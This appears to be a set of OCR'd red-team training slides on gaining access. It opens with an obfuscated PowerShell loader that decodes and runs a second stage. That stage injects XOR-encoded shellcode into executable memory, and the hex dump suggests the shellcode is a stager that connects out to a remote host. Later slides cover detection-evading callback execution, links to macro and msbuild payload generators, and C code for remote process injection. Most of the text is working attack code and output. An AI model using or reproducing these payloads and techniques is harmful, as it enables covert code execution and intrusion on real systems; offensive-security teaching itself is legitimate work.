$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("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"));IEX (New-Object IO.StreamReader(New-Obje
ct IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Gaining Access


Which decodes to the final powershell stage



```
$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType',
'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz
2yyMjIyMS3HR0dHR0Sx11WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDEpNSl
cSDURKRSNIAHX2MQE3sdLDA+C9OTD1V9SsvkVxPpBlfhUZAIG/tUNQLNJgsgcqxj8zlBMzWxVFW2QFCwtVOhtD5S+PDohhWXPz3iNrTFBXGQNVWU0TExINQllWUUZGR0RGDU1GVy4pew5iUFNNRlcOdUZRUEpMTRkDEg0WLil2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRAYA3dRSkdGTVcMFA0TGANRVRkSEg0TCgNPSkhGA2RGQEhMLikjt
qNQoCOo8juWafAliXIO9UJu4MWPCpHVN3iR133J1BRxwM0oCHoKT2talzvdXsrLIhXZINhgBYVDQcioyWAE2iqaQf1oDW3VPyJTHWPKzecRT3ke5ALbyZEebHWquNPBzc9jim+fIcqyuAw0IqlczZviPNRw4N2NoV35sSXLN8kmgvo39yOs25f9vI9ktgidKZCcEp87jKVsz1/FPT2H2X5n4iV3mN3dFmJumWAsVdkjS9OWgXXc9kljSyMzIyNLIyNjI3RLe4dwxtz2
sJoGIyMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3FVZTRMTEg1CWVZRRkZHREYNTUZXI0bvfgw=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```


Gaining Access

The big base64 blob of data is xor with the value 35 (remember how xor is used everywhere)



```
for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}
```

Then the decrypted value is Invoked




```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
```

Exercise
Decode the final stage

Gaining Access

Our good ol' shellcode!



```
PS C:\TW-Tools> [Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0Jf
IQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pn
Bwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4
EvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJL
ZgJ9Etz2Etx0SSRydXNL1HTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDEpNSlcSDURKRSNIAHX2MQE3sdLDA+C9OTD1V9SsvkVxPpBl
fhUZAIG/tUNQLNJgsgcqxj8zlBMzWxVFW2QFCwtVOhtD5S+PDohhWXPz3iNrTFBXGQNVWU0TExINQllWUUZGR0RGDU1GVy4pew5iUFNNRlcOdUZRUEpMTRkD
Eg0WLil2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRAYA3dRSkdGTVcMFA0TGANRVRkSEg0TCgNPSkhGA2RGQEhMLikjtqNQoCOo8juW
afAliXIO9UJu4MWPCpHVN3iR133J1BRxwM0oCHoKT2talzvdXsrLIhXZINhgBYVDQcioyWAE2iqaQf1oDW3VPyJTHWPKzecRT3ke5ALbyZEebHWquNPBzc9j
im+fIcqyuAw0IqlczZviPNRw4N2NoV35sSXLN8kmgvo39yOs25f9vI9ktgidKZCcEp87jKVsz1/FPT2H2X5n4iV3mN3dFmJumWAsVdkjS9OWgXXc9kljSyMz
IyNLIyNjI3RLe4dwxtz2sJoGIyMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3FVZTRMTEg1CWVZRRkZHREYNTUZXI0bvfgw=')
PS C:\TW-Tools> for ($x = 0; $x -lt $var_code.Count; $x++) {
>>         $var_code[$x] = $var_code[$x] -bxor 35
>> }
PS C:\TW-Tools> write-host ($var_code |format-hex)
00000000   FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B  üè□...`□å1Òd□R0□ 00000010   52 0C 8B 52 14 8B 72 28 0F B7 4A
 26 31 FF 31 C0  R.□R.□r(.·J&1.1À 00000020   AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57  ¬<a|., ÁÏ..ÇâðRW 00000030
  8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01  □R.□B<.Ð□@x□ÀtJ. 00000040   D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B
 34 8B  ÐP□H.□X .Óã<I□4□ 00000050   01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4  .Ö1.1À¬ÁÏ..Ç8àuô 00000060   03 7D F
8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B  .}ø;}$uâX□X$.Óf□ 00000070   0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24  .
K□X..Ó□.□.Ð□D$$ 00000080   5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D  [[aYZQ.àX_Z□.ë□] 00000090   68 6E 65 74 00 6
8 77 69 6E 69 54 68 4C 77 26 07  hnet.hwiniThLw&. 000000A0   FF D5 E8 00 00 00 00 31 FF 57 57 57 57 57 68 3A  .Õè....1.W
WWWWh: 000000B0   56 79 A7 FF D5 E9 A4 00 00 00 5B 31 C9 51 51 6A  Vy§.Õé¤...[1ÉQQj 000000C0   03 51 51 68 BB 01 00 00 5
3 50 68 57 89 9F C6 FF  .QQh»...SPhW□□Æ. 000000D0   D5 50 E9 8C 00 00 00 5B 31 D2 52 68 00 32 C0 84  ÕPé□...[1ÒRh.2À□ 00
```

Gaining Access

- This shellcode was obfuscated using the following layers
- Powershell base64
- Powershell code gzip + base64
- Base64 the payload
- Xor the payload

Gaining Access

Every payloads type will end up calling shellcode, since the malicious code is always going to be a DLL

Gaining Access

Alternative ways to run shellcode:

https://github.com/Mr-Un1k0d3r/PowerLessShell

- msbuild xml + C# + encrypted shellcode
- msbuild xml + C# + unmanaged powershell + whatever powershell payload used to run the shellcode

Gaining Access

Alternative ways to run shellcode:

https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator

- Obfuscated VBA to pretty much do everything you want

Gaining Access

Alternative ways to run shellcode:

https://github.com/Mr-Un1k0d3r/SCT-obfuscator

- Simple SCT obfuscator for Cobalt Strike COM Scriptlet:
    - COM scriptlet + Excel + Macro + CreateRemoteThread to load the shellcode

Gaining Access

Speaking of CreateRemoteThread, you can also execute your shellcode within your own process (CreateThread) or a remote process

Threads are basically code that will be executed in the process. Good news! Shellcode is code that can be executed

Windows APIs that can be used:

- CreateRemoteThread
- CreateThread
- QueueUserAPC
- …

Memory permission matters: if you want to be able to run shellcode, your memory needs to be executable

If your shellcode is modifying itself, you need writable memory region

Gaining Access

CreateThread may be detected by static analysis or ”deep learning”

Use Windows APIs callback instead

```
site:docs.microsoft.com intext:"application-defined callback function" intitle:"function"
```

Gaining Access

```
#include <windows.h>

void shellcode() {
    asm(".byte 0xcc, 0xcc");
}

int main() {
    CHAR *payload = shellcode;

    EnumDesktopsW(NULL, (DESKTOPENUMPROCW)shellcode, NULL);
    return 0;
}
```

Gaining Access


Remote injection requires the use of the following APIs:

OpenProcess:	Open the remote process
VirtualAllocEx:	Allocate memory on the remote process
WriteProcessMemory:	Write the data to the remote process memory
CreateRemoteThread:	Call the memory location as executable code

Exercise

Write C code to execute shellcode using CreateRemoteThread

Gaining Access




```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    DWORD PID = atoi(argv[1]);
    DWORD dwShellcode = 10;
    DWORD dwThreadID = 0;
    VOID *mem = NULL;
    CHAR shellcode[] = "\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc";

    HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
    printf("hProc HANDLE 0x%p\n", hProc);

    mem = VirtualAllocEx(hProc, NULL, dwShellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    printf("mem 0x%p\n", mem);

    if(!WriteProcessMemory(hProc, mem, shellcode, dwShellcode, &dwShellcode)) {
        printf("WriteProcessMemory failed. Error %ld\n", GetLastError());
    }

    if(CreateRemoteThread(hProc, NULL, 0, mem, NULL, 0, dwThreadID) == NULL) {
        printf("CreateRemoteThread failed. Error %ld\n", GetLastError());
    } else {
        printf("Remote Thread ID: %d\n", &dwThreadID);
    }
    return 0;
}
```


Gaining Access

Want to use C# instead, Interop Service is your friend

https://github.com/Mr-Un1k0d3r/RemoteProcessInjection/blob/master/remoteprocessinjection.cs



